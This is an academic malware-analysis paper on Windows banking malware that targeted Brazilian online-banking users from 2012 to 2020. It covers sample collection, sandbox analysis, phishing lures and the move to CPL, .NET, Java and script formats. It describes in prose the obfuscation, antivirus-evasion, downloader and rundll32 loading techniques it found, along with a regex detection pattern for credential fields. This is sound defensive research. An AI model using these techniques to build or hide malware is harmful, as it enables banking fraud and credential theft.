One Size Does Not Fit All: A Longitudinal Analysis of Brazilian Financial Malware

MARCUS BOTACIN, Federal University of Paraná (UFPR), Brazil
HOJJAT AGHAKHANI, University of California at Santa Barbara (UCSB), USA
STEFANO ORTOLANI, VMware, USA
CHRISTOPHER KRUEGEL and GIOVANNI VIGNA, University of California at Santa Barbara (UCSB) and VMware, USA
DANIELA OLIVEIRA, University of Florida (UF), USA
PAULO LÍCIO DE GEUS, University of Campinas (UNICAMP), Brazil
ANDRÉ GRÉGIO, Federal University of Paraná (UFPR), Brazil

Malware analysis is an essential task to understand infection campaigns, the behavior of malicious codes, and possible ways to mitigate threats. Malware analysis also allows better assessment of attackers' capabilities, techniques, and processes. Although a substantial amount of previous work provided a comprehensive analysis of the international malware ecosystem, research on regionalized, country-, and population-specific malware campaigns have been scarce. Moving towards addressing this gap, we conducted a longitudinal (2012-2020) and comprehensive (encompassing an entire population of online banking users) study of MS Windows desktop malware that actually infected Brazilian banks' users. We found that the Brazilian financial desktop malware has been evolving quickly: it started to make use of a variety of file formats instead of typical PE binaries, relied on native system resources, and abused obfuscation techniques to bypass detection mechanisms. Our study on the threats targeting a significant population on the ecosystem of the largest and most populous country in Latin America can provide invaluable insights that may be applied to other countries' user populations, especially those in the developing world that might face cultural peculiarities similar to Brazil's. With this evaluation, we expect to motivate the security community/industry to seriously

11

Marcus thanks the Brazilian National Counsel of Technological and Scientific Development (CNPq) for the PhD Scholarship 164745/2017-3. Giovanni thanks Google's Security, Privacy, and Anti-Abuse group for a supporting research gift. Any opinions, findings, and conclusions or recommendations expressed in this publication are those of the authors and do not necessarily reflect the views of Google. Daniela thanks the National Science Foundation (NSF) for the project grant CNS-1552059. André thanks our CSIRT partners for the invaluable shared samples and information.
Authors' addresses: M. Botacin, Federal University of Paraná (UFPR), Informatics Department (Dinf), UFPR, Curitiba-PR, Brazil; email: mfbotacin@inf.ufpr.br. H. Aghakhani, University of California at Santa Barbara (UCSB), International Secure Systems Lab (iSecLab), UCSB, Santa Barbara, CA, USA; email: hojjat@cs.ucsb.edu. S. Ortolani, VMware; email: ortolanis@vmware.com. C. Kruegel, University of California at Santa Barbara (UCSB), International Secure Systems Lab (iSecLab), UCSB, Santa Barbara, CA, USA and VMware; email: chris@cs.ucsb.edu. G. Vigna, University of California at Santa Barbara (UCSB), International Secure Systems Lab (iSecLab), UCSB, Santa Barbara, CA, USA and VMware; email: vigna@ucsb.edu. D. Oliveira, University of Florida (UF), Florida Institute of Cybersecurity (FICS), UF, Gainesville, FL, USA; email: daniela@ece.ufl.edu. P. L. de Geus, University of Campinas (UNICAMP), Institute of Computing (IC), UNICAMP, Campinas-SP, Brazil; email: paulo@lasca.ic.unicamp.br. A. Grégio, Federal University of Paraná (UFPR), Informatics Department (Dinf), UFPR, Curitiba-PR, Brazil; email: gregio@inf.ufpr.br.

2471-2566/2021/01-ART11 $15.00
https://doi.org/10.1145/3429741

consider a deeper level of customization during the development of next-generation anti-malware solutions, as well as to raise awareness towards regionalized and targeted Internet threats.

CCS Concepts: • **Security and privacy → Malware and its mitigation**; **Software reverse engineering**; Information flow control;

Additional Key Words and Phrases: Malware, banking, reverse engineer

ACM Reference format:
Marcus Botacin, Hojjat Aghakhani, Stefano Ortolani, Christopher Kruegel, Giovanni Vigna, Daniela Oliveira, Paulo Lício De Geus, and André Grégio. 2021. One Size Does Not Fit All: A Longitudinal Analysis of Brazilian Financial Malware. *ACM Trans. Priv. Secur.* 24, 2, Article 11 (January 2021), 31 pages.
https://doi.org/10.1145/3429741

1 INTRODUCTION

Every system infection has a story. Uncovering this story depends on understanding the malicious code behind the infection. To do so, as well as to identify attack trends or develop the next generation of anti-malware solutions, security researchers rely on malware analysis procedures. In addition, insights into the evolution of malware throughout time are crucial for incident responders to mitigate threats and to effectively warn users about new targeted attacks. Previous work on malware scenarios or large datasets provided comprehensive analyses of international malware ecosystems. However, these works are limited in one or more of the following aspects: (1) their analyses were published a decade ago (e.g., [7]), creating the need for updated studies that consider malware trends and evolution; (2) they generalized sandbox or honeypot data collected in certain limited-scope environments as a worldwide phenomenon, in disregard of how malware trends and evolution are strongly tied to the specifics of the country and culture in which the campaign was released [35]; or (3) they focused only on mobile devices [44], thus not considering that conventional computers (e.g., desktops, notebooks, and workstations) are still highly prevalent (60 million devices are sold per quarter [80], especially in corporate environments [78]).

To bridge the gaps of time, culture, and context, we conducted a longitudinal (from 2012 to 2020) and comprehensive (encompassing an entire population of online banking users) study with thousands of unique desktop malware (41,084 MS-Windows samples) collected from campaigns in the Brazilian cyberspace, which tried to compromise the computers of online banking users in Brazil. We performed static, dynamic, and network analyses on all collected samples to obtain information about the observed trends and to gather insights on how they evolved in time.

Many reasons motivated us to focus this article on analyzing the Brazilian financial malware landscape: Brazil is the largest, most populous, and most economically powerful country in Latin America; the country is also the world's eighth largest economy, and a major player in cyber security (both as a target and as an offender). Furthermore, there are many peculiarities and challenges related to cyber security unique to Brazil that may influence the type of malware targeting its Internet banking users. Hence, understanding Brazil's malware trends and context (even by specifically addressing online banking users as we did) can provide invaluable insights that can be potentially applied to other countries, especially those in the developing world that might present cultural peculiarities similar to those seen in Brazil (Brazilian malware might be already targeting other countries [43]). We will highlight how the malware landscape is tied to country and culture, reflecting what adversaries want to target (e.g., corporations, end-users, banking users), and what country and culture are being targeted. These insights intend to serve as motivation for better customization possibilities and effectiveness in the next generation of anti-malware solutions, as well as for education, training, and awareness campaigns to protect Internet users against malware and threats. To the best of our knowledge, this is the first work presenting a longitudinal and comprehensive study of a country-specific and population-representative malware ecosystem.

With our evaluation, we show that 83% of Brazilian financial malware collected between 2012 and 2020 were distributed through social engineering messages related to e-banking (71% of all samples for the entire period) and e-government fields (11%), and were related to seasonal high-profile events hosted by the country (1%), such as the 2014 World Cup and the 2016 Olympic Games in Rio. We observed that despite the rise of mobile threats, Brazilian desktop-based, financial malware evolves rapidly in response to new attack opportunities and starts to make use of new file formats, such as Control Panel Applets (CPLs), .Net, JAR, JavaScript, and Visual Basic Encoded (VBE). We identified malware authors' implementation choices (e.g., use of SQL-powered system databases from VB scripts, privilege escalation procedures through `CMD` and `PowerShell` commands, and invocation of native code from `Java` classes) that are distinct in comparison to the use of exploits for privilege escalation identified in previous work [35]. Therefore, security solutions must broaden their threat models to cover this type of attack, especially in the online banking context. We also discovered that Brazilian financial malware samples have been storing their malicious payloads in major cloud providers (in Brazil or abroad) to make their network connections appear to originate from "benign" sources.

In summary, our contributions are the following:

(1) We present a longitudinal and comprehensive evaluation using static and dynamic analysis of 41,084 unique Brazilian banking MS-Windows desktop malware datasets from a country-centralized repository, which **actually** made their way into users' machines from 2012 to 2020. We envision that many of the trends reported by the Brazilian financial scenario might appear in the future in other countries.
(2) We show a comparative analysis among the samples over time, highlighting differences in malware prevalence, constitution, and how distinctly the users are targeted depending on the period and type of activities they perform, thus demonstrating that anti-malware solutions need to consider country/culture-specific trends and characteristics to ensure better effectiveness.
(3) We also compare the samples with a decade-old international malware landscape study from Bayer et al. [7], showing how malware tactics change not only temporally but also according to country, culture, and population specifics.
(4) We suggest improvements for security solutions based on our insights about the evolution of malware campaigns that targeted Brazilian banking users and how these insights can be potentially applied to other countries in the developing world (especially those presenting cultural peculiarities as Brazil does). We also advocate that new stakeholders must be included in the development of the next generation of customizable anti-malware solutions.

The remainder of the article is organized as follows: in Section 2, we discuss why country- and culture-specific evaluations (such as the one presented in this work) are essential and can contribute to the advancement of the state of the art on the field of malware detection and analysis; in Section 3, we describe the methodology of our study regarding data collection, filtering, and the methods we used for static and dynamic analyses; in Section 4, we present the results of our analyses for the entire Brazilian dataset; in Section 5, we discuss the implications of our results and the limitations of our analysis; in Section 6, we summarize the related work; and in Section 7, we conclude this article.

Vocabulary. We are aware that Brazilian malware might refer to multiple contexts: (1) malware collected in Brazil, (2) malware developed by Brazilians, or even (3) malware focused on targeting Brazil. In this work, we are referring to the set of samples collected in the desktop machines of the

Brazilian banks' clients. For the sake of readability, these samples will be hereafter referred to as Brazilian financial malware.

2 WHY BRAZIL?

There are many reasons to motivate studying the Brazilian malware ecosystem and why it is relevant for the global security community, even in a localized context (e.g., banking users) as we did in this work. First of all, Brazil is the largest country in Latin America, with more than 200 million people. This means that Brazil is the world's fifth-largest country and the sixth most populous one, presenting a broad market for attackers. Brazil is also a major player in cyber security, both as a target and as an offender [23, 51]. Further, there are many peculiarities (technological, cultural, and social-economic) related to the Brazilian cyber security landscape and its population that can influence the type of malware targeting local Internet users and services. Insights gained on the factors that drive attackers during malware implementation and decision making regarding infection campaigns may also be applicable to countries (or organizations) that either share the same characteristics or start to adopt technologies similar to those from Brazil.

More than half of the Brazilian population is online [36], which is staggering if we consider that the number of Internet users in Brazil in 2000 corresponded to a mere 3% of the country population [51]. This immense increase in Internet use among the Brazilian population mirrors the socioeconomic inequalities of the country [61]—poorer regions, such as the North and Northeast states, have only 22% of its population with Internet access. And when associated to the move of many services to cyberspace, it helps explain why Brazil ranks first in Latin America as a source and as a target of cyber security attacks—with its cyber security market predicted to reach about US$ 8 billion by 2019 [23], which was indeed confirmed by a further local market analysis [16].

Brazilians are usually very social and currently constitute the third-largest user community on Facebook [70], which could make them more vulnerable to social-media-based fraud campaigns. Another interesting fact about Brazil is that it was one of the first countries to adopt online banking technologies back in the 1990s to better cope with currency hyperinflation. Nowadays, with more than half of Brazilian banking transactions performed electronically and almost all accounts managed online, Brazil ranks second in the world for banking attacks, especially those aiming at stealing banking credentials and credit card PINs [23]. Such attacks usually make use of fake and/or phishing emails to accomplish successful malware infections.

Previous trends observed in the Brazilian cyberspace may provide interesting insights on how attackers and AV companies react to novel infection mechanisms. For example, since AVs' main focus is on inspecting standard executable files, Brazilian malware has been migrating to other formats. This migration has not been properly addressed by AV companies, but it might be a trend in other countries in the near future. Therefore, insights gained through this study have the potential to shed light into the malware ecosystem of other countries, as well as motivate more effective, localized efforts on the next generation of anti-malware solutions.

3 DATASET AND METHODOLOGY

In this section we present the considered dataset and the adopted analysis procedures.

3.1 Sample Collection

Since our longitudinal study is based on Brazilian malware collected over many years, it is important to provide a brief background about how online banking in Brazil works. Some of the major government or private Brazilian banks (including bigger players such as Banco do Brasil, Caixa, and Banco Itau [22]) make use of "Warsaw"—an anti-fraud security module developed by Diebold Nixdorf (Figure 1). These banks require the security plugin to be installed on customers'



Fig. 1. Banks (online) and other organizations whose security relies on Warsaw anti-fraud solution.



Fig. 2. Internet banking access is not allowed if the security plugin is not installed.

machines to allow Internet banking access (Figure 2). Warsaw is an active, AV-like solution that scans its users' entire file systems to search for malware patterns (identified through signature matching). In addition, Warsaw deploys a system-wide Web proxy for Internet banking protection that prevents users from being redirected to fake, cloned bank sites (identified via heuristics). Warsaw also forwards all malicious files found in the clients' systems to a CSIRT repository [67] shared among the banks on a daily basis. In 2018, there were 155 million active current accounts, and 53 million of these accounts were accessed by desktop-based Internet banking that performed a total of 306 million online transactions [29]. The bank's CSIRT team analyzes the files collected by Warsaw in conjunction with the fraud reports identified by other channels and provides feedback for the local Diebold team to develop signatures and heuristics to detect new threats exploiting similar breaches. This strategy is very efficient to counter the threats that effectively caused harm to the bank ecosystem, even though it might bias the malware collections from a scientific malware analysis perspective, as acknowledged and explained in detail in Section 5.

It is really worth emphasizing that (1) any malicious code (not only banking-related ones) is in the banks' shared CSIRT repository because the security module automatically found it in a client's machine and blocked, collected, and forwarded it to this repository, or it came as a result of someone's notification (and forwarding) of a phishing message to the banks' abuse e-mail addresses, and (2) even though the malware dataset collected is limited to the aforementioned repository, it is representative: these few tens of thousands of unique samples have been daily used in campaigns that may affect almost 25% of the Brazilian population that make use of their desktops to access online banking and perform ≈838,000 online transactions. Each unique file might be responsible for the infection of multiple machines.

Due to a research partnership, the organization responsible for the repository sends us daily through an automated process all collected malware samples and phishing emails. We followed all links present in the email messages, fetched whatever files we found, and scheduled the retrieved binaries for analysis. These email messages were considered phishing by the CSIRT because they either contained attachments classified as malicious or pointed to links that would download malware. We also extracted malicious binary files embedded in non-executable files. Our filtering criterion was to consider any file that could execute anything in the system that could be considered malicious, as in the Skoudis definition [68]. We have been receiving and synchronously analyzing these daily samples from January 2012 to January 2020, from which we considered only MS-Windows samples, as it is the most popular [53] and targeted OS [40] by malware writers. We discarded repeated samples (33% of all daily collected objects), and after this filtering process, we obtained the dataset used in this article, which is composed of 41,084 unique malware samples (95% resulting from the collected binary files and 5% resulting from the collected phishing



Fig. 3. Collected malware samples per month.



Fig. 4. **Analysis Flow.** Suspicious files were uniquely identified, extracted, and submitted to static and dynamic analysis procedures.

emails). Figure 3 shows the artifact collection distribution over time, with its seasonal variation. We notice that over time the report of desktop-based threats has been decreasing in replacement of mobile-based threats (described in another study [10]).

We assumed that all samples collected by the CSIRT are malicious (since they were detected by a security module) and that our dataset contains neither any sample crawled from malware blacklists nor retrieved in any other way than those shared with us by the banks' CSIRT repository. Therefore, our research work presents three major advantages compared to the literature, including prior work employing a significantly larger amount of samples, such as AV reports: (1) it investigates only active malware campaigns, thus providing a landscape of updated samples at the time of their collection; (2) sample collection by the CSIRT ensures that the evaluated malware samples **actually** tried to infect victims' machines, opposite to samples gathered via generic honeypots; and (3) to reflect real users' malware infections, our study did not balance the dataset in any way, allowing our analyses to take real attackers' biases and targeting tactics into account. Hence, it is reasonable to consider our dataset as representative of the financial malware ecosystem of Brazilian cyberspace.

3.2 Evaluation Methodology

We submitted all collected samples to the flow shown in Figure 4. For the static analysis steps, we first identified all files using `SSDeep` [69] to discard repeated samples according to their SHA hashes. After that, we looked for executable files embedded in generic files using `Foremost`'s [31] file-carving capabilities and then added the resulting executable files to the analysis flow queue. Then, we extracted general information from binaries under analysis for infection context reconstruction, such as strings, and linked functions for suspicious behavior identification. To extract PE (MS-Windows binary format) information, we used `Pyew` [59] and `PEframe` [56] binary object interpreter tools (shown as Static PE analyzer in Figure 4). These tools are also used to identify unusual constructions and binary signatures, including packers, anti-debug strings, and so on. Other tools for gathering information from specific file formats found during the analysis flow (e.g., embedded scripts) are presented along the text.

For dynamic analysis, we used our own sandbox infrastructure to monitor samples' activities and their corresponding threads and children process actions.[1] We inspected all execution logs and network packets to identify known malicious behaviors (e.g., we used regular expressions to match suspicious patterns, such as `admin` and `passwd` fields in `HTTP GET` requests). We conducted dynamic analysis as soon as the sample was collected by the CSIRT and added to our repository (a few hours after collection). Thus, we are able to analyze malware campaigns when they are still active, decreasing the chance of risks related to limited results due to sinkholed C&Cs or offline URLs.

Our sandbox [11] runs on Windows 7 and 8 (64-bit), as they were the most popular OSs when we started to collect and analyze those samples in 2012. The sandbox analyzes userland malware through a kernel-level capture mechanism, which is composed of a kernel driver implementing two callbacks (Registry and Process) and a filesystem filter. The Registry callback is responsible for capturing registry changes like creation, deletion, and value setting. The Process callback logs information about process creation and termination, which includes adding newly created processes for monitoring. The filesystem filter intercepts every filesystem action and operations of log creation, deletion, and read/write. Moreover, this filter preserves deleted objects in a cache.

We scaled up the analysis procedure capacity by deploying our sandbox in multiple virtual machines (VMs). Each VM had an independent virtual network adapter monitored by `tcpdump` [77]. In our experiments, we executed each sample for 5 minutes with inputs derived from a tool to analyze banking malware inspired by [34]. We set our sandbox gateway to allow for the download of payloads from the Internet but to slow down network outputs to prevent malware samples from infecting other networked machines.

Our sandbox solution is resilient against many types of evasion attacks. For instance, it collects data solely from the kernel, without attaching to the monitored processes, thus avoiding debugger detection. However, it is vulnerable to evasion techniques based on the identification of the hypervisor used to scale analysis procedures. To handle these cases, we first statically identify possible VM checks using the aforementioned `pyew` and `peframe` tools. Dynamic analysis is performed until the actual evasion occurs and the sandbox stops capturing data. Thus, the sample is considered as an "evasive" one. If the sample keeps producing event logs until the sandbox times out, the statically obtained information is considered as a false positive, and the sample is considered as a "not evasive" one. Execution attempts that did not produce sandbox logs of those samples whose evasion is not identified in the static analysis are considered as "crashed." Similarly, the sandbox does not support the analysis of rootkits but can track their loading until the service creation. Therefore, if the sandbox stops collecting data after a driver loading, the execution is considered compromised by a rootkit. Otherwise, it is just a "normal crash."

Finally, we labeled all samples, evasive or not, using the `VirusTotal` service [85] to understand how samples are classified and distributed in families (see Section 4.3).

[1] Available at corvus.inf.ufpr.br.

4 LONGITUDINAL ANALYSIS

In this section, we evaluate the results obtained from applying our analysis workflow on all samples we collected in the Brazilian financial cyber space between 2012 and 2020. Initially, we characterize the Brazilian dataset according to its particularities. Then, we compare the Brazilian dataset to the results presented in the seminal work of Bayer et al. [7]. Although these datasets are obviously different as they represent samples collected in distinct locations and periods of time, their comparison helps shed light on **which aspects** the Brazilian financial malware dataset is different from what is so far known by the literature.

4.1 Dataset Description

Our first goals are to understand the descriptive features of the samples that compose our dataset and to infer the context in which they were captured.

Infection Vectors. The banks' CSIRT shares the original malware samples' file names as they were collected from Brazilian banks users' desktop and laptop machines. Therefore, although we cannot revisit the user infection scenario, we can infer it through these names. We checked all sample names against a Portuguese dictionary, with no stop-words, and found that 83% of all samples in our dataset exhibit as part of their names at least one word in Portuguese that is semantically meaningful for Internet users. Possibly, this is an attempt to lure victims into directly running a malicious executable based on its file name, such as the suggestive names actually found (translated to English for the reader's convenience): "Your bank requires you to update your credit card information," "Delayed tax declaration? No Problem!," and "Buy discounted World Cup tickets." These findings provide the following pieces of evidence: (1) the malware samples and the infection method indeed targeted the Brazilian financial cyber space, and (2) social engineering was a popular malware incursion method. Since there are more binaries (95%) than emails (5%) in the CSIRT repository, we hypothesize that the social engineering campaigns were deployed in multiple contexts in addition to phishing emails, also including social media posts and advertisements. The strategies used in fake messages to deceive Internet users are well studied in the literature [1]. For example, Oliveira et al. [54] shows that principles of influence such as authority, reciprocation, liking, and so forth are powerful tools to compel humans into action (in the case of our study, clicking on a link or on an executable file disguised with a suggestive name). In an exploratory fashion, we clustered all sample names using exhaustive lists, such as of the names of banks operating in Brazil and the names of Brazilian government institutions, and found that 53% of the samples included such keywords as part of their names. This indicates that a prevalent feature of Brazilian financial malware samples is to steal users' personal information, which can be related to national IDs (e.g., passport and driver's license) and/or to financial institution IDs (e.g., bank account and credit card numbers). Some reasons behind the prevalence of malware campaigns whose focus is on Internet banking users and stealing of their sensitive information are:

— Various Internet-based and e-government services [47] may confuse users into interpreting social engineering messages as legitimate. One example is the recurrent Brazilian Income Tax Payment scam, which either promises to accept or threatens to apply fines for delayed delivery of tax forms. This scam relies on the fact that taxpayers must fill out their yearly taxes report and submit it to the government through an Internet-connected software, and on the "last-minute" culture prevalent in Brazil (40% of taxpayers had not submitted their forms 5 days before the 2017 deadline [26]).
— Brazil's pioneering in electronic and Internet-based banking (due to the very high inflation, the Brazilian banking system was as computerized as that of the United States in the

1990s [55]), and early adoption of PIN-based credit cards to mitigate cloning crimes made bank data stealing a natural step for cyber criminals. The attack consists of luring victims into disclosing credit card numbers and PINs, credentials, and so on by sending social engineering messages that impersonate the bank and ask for the information required to commit an identity theft.

— Exploration of seasonal events in this article's observed period, as the country hosted the world's two largest sport events—the 2014 World Cup and the 2016 Olympic Games in Rio—created new attack opportunities. Before those events, the campaigns were usually focused on selling discounted or exclusive-access tickets, allowing attackers both to receive direct payments from victims and to steal their credit card numbers. During the events, fraudsters' messages were usually related to match betting. Surprisingly, we found active campaigns trying to take advantage of tickets' delayed payment bills 1 year after the events ended.

These cases may serve as examples for countries adopting (or increasing the adoption of) nationwide e-government solutions, or e-banking services and technologies, as well as for countries hosting events in the near future (e.g., Japan—Olympic Games, 2020, France—Olympic Games 2024, United States—World Cup 2026), since they will be likely targets of similar campaigns.

Samples Creation. Although we cannot ensure that our dataset's samples were written by Brazilian malware writers, our analysis provides strong evidence that these samples indeed targeted Brazilian Internet users and suggests that many samples were influenced by Brazilians. First, we observed that the fake emails used to spread them were all written in Portuguese *as spoken in Brazil,*[2] which requires not only mastery of the language but also mastery of slang and cultural nuances only found in native speakers resident or immersed in the country/culture. Our data, however, does not provide evidence that allows us to correlate the email writers to the actual malware writers. The association with Brazilian actors is only possible in some scenarios. For example, banking malware samples were influenced or adapted—entirely or in part—by Brazilians, because this task requires knowledge of the banks operating in the country, their logos, and the length of authentication fields. In our analysis, we observed that Brazilian malware samples have been attempting to steal credit card PINs since the beginning of our collection (2012), whereas countries such as the United States started to adopt chip and PIN-based cards in 2014 [39] (in spite of Brazil's adoption in 1999). This indicates that the samples were developed either locally or at least locally adapted from global malware developed in a country with PIN-based credit cards. Furthermore, all identified VBE code (see Section 4.2 for more details) included Brazilian-Portuguese strings and code comments. However, we could not draw any conclusion about malware samples that ran in the background, as they do not display any interface or language information. Despite the presence of strings in the source code, we were unable to identify authorship information in the collected Java-based malware. Both the VBE and Java samples we analyzed looked very similar, as if generated from a template (a malware compiler kit or reused code), and the original sources may have been obtained from international cooperation [3] among malware writers.

4.2 File Distribution and Packaging

PE32 and Dynamic Linked Libraries (DLLs) have traditionally been the most common file types used for malware propagation, as seen in previous landscape studies [7, 12]. However, the current scenario for Brazilian banking malware is much more diverse, with samples exhibiting multiple packaging formats over time. In Figure 5, we show the file type distribution of all malware samples collected during the observed period.

[2]Checked by Brazilian Portuguese speakers.



Fig. 5. **Malware packaging evolution**. PE binaries dominated the dataset until 2015 but were gradually replaced by JS and VBE scripts (2016 and 2017). We have also observed a rise of CPL samples (2013 and 2014) and JAVA malware (2016 and 2017). From 2019 to the Q1/2020, there is an indication of rise in LNK and CDF formats.

Samples distributed as PE binaries have been prevalent in the first years of our dataset, but their share has been significantly reducing (from almost 80% in 2012 to 50% in 2018 and less than 10% in 2019) due to the rise of alternative packaging formats (CPL and .NET, and mainly scripts such as VBE and JS). It is important to highlight that the banks' plugin does not implement any file type whitelist and supports the scanning of all file types. Therefore, the emergence of new threat types in the dataset is only up to the malware authors' decision, and not due to plugin changes.

We have been observing Control Panel Applet (CPL)-based malware attacks since 2012, with an increase in 2013 and a peak in 2014, when they were first reported by Trend Micro [48]. Long-term observations are important to allow for trend identification and attack prediction in distinct contexts. In this sense, while CPL malware seems to be a trend first observed in Brazil, attacks leveraging CPL malware were further reported in China in 2017 [66]. We have been also observing .NET malware samples in Brazil since 2012. Attacks leveraging this packing format had their peak in 2015, when they started to be reported by AV companies [46, 65]. Moreover, we observed a rise in the number of interpreter-based code malware, such as Java (JAR), Visual Basic (VBE), and Web Pages (JS) in 2017. Finally, we also observed the growth of malware distributed as LNK and CDF files. Although these threats have been previously reported by AV companies [49, 72], no one has reported such a huge prevalence as observed in the Brazilian scenario. In the following, we detail the working mechanisms of each aforementioned threat class. We present examples on the implementation of each listed packaging technique in the Code Snippets of Appendix A.

CPL files are Control Panel Applets originally intended to perform management tasks but that were subverted for malicious purposes. These files are encoded as PE libraries (DLL) but can be executed with a double-click as standard PE binaries. The format choice makes detection harder for AVs whose parsers apply distinct detection rules for executable and DLL files [42], and can also be exploited by attackers to lure users into installing malware, as this CPL malware does not resemble traditional executable files (their extension is not .exe). We discovered that all CPL samples from our dataset were written in Delphi, a quick and easy language for malware authors to produce GUI form-based information stealers' programs. This finding shows that even obsolete languages may resurface in malicious contexts.

.Net files are applications based on byte code that may look unsuspicious for many Internet users, which helps in streamlining malware attacks. In addition, .Net malware requires byte-code-specialized parsers to be analyzed by AVs. Despite being byte code based, `.Net` malware can perform the same tasks of standard PE binaries. Since `.Net` files can operate in multiple platforms (if compiled using the Mono framework [57], as is the case for all .Net samples in our dataset), this type of malware may even be more impacting when part of widespread infections.

Java-based threats have already been identified in distinct contexts worldwide (e.g., vulnerability exploitation [76] and Java applet analysis [32, 63]). We observed a significant increase in the use of Java-based classes as malicious applications since 2016. We hypothesize that distributing Java-based malware is effective because attackers can assume most Brazilian users have the Java Virtual Machine (JVM) installed in their computers, because it is also a requirement for accessing Internet banking services for all Brazilian financial institutions [24]. Java malware samples are distributed as `Java ARchive` (JAR) files, structured as a collection of one `manifest` file and `byte-codes` that can be extracted and decompiled with specific tools [38]. The top imported libraries (java.io: 6.93%; java.util: 6.51%; java.io.exception: 4.49%, java.util.random: 2.60%; java.util.locale: 2.30%; java.net.*: 2.02%; java.util.zip: 1.68%; java.crypto: 1.54%) illustrate two typical behaviors of the samples in our dataset: downloader and obfuscation. On the one hand, the network support of `java.io` and `java.net` libraries is used to retrieve payloads from the Internet, which are extracted using the `java.util.zip` library. On the other hand, obfuscation is used as the only protection layer for Java-based malware, since they can be decompiled. To prevent inspection, most samples rely on Java libraries, such as the `javax.crypto` for obfuscation (see Code Snippet 1). Besides the obfuscation layer, Java-based malware can perform the same tasks done by standard, binary-based malware. We even identified evasion attempts in which suspicious files (AV names) were identified (see Code Snippet 2). Since Java is interpreted in a VM, we evaluated how Java-based malware interacts with native code. The use of native code from Java seems to be a worldwide trend, and it had already been seen in other platforms, such as mobile [2]. We observed multiple occurrences of the load of the `jshortcut` library (`System.loadLibrary`("`jshortcut`");) aiming at changing desktop shortcuts to point to malicious files. We also found indirect library loading operations through the invocation of the `rundll32` process, a special Windows process that hosts DLLs (see Code Snippet 3).

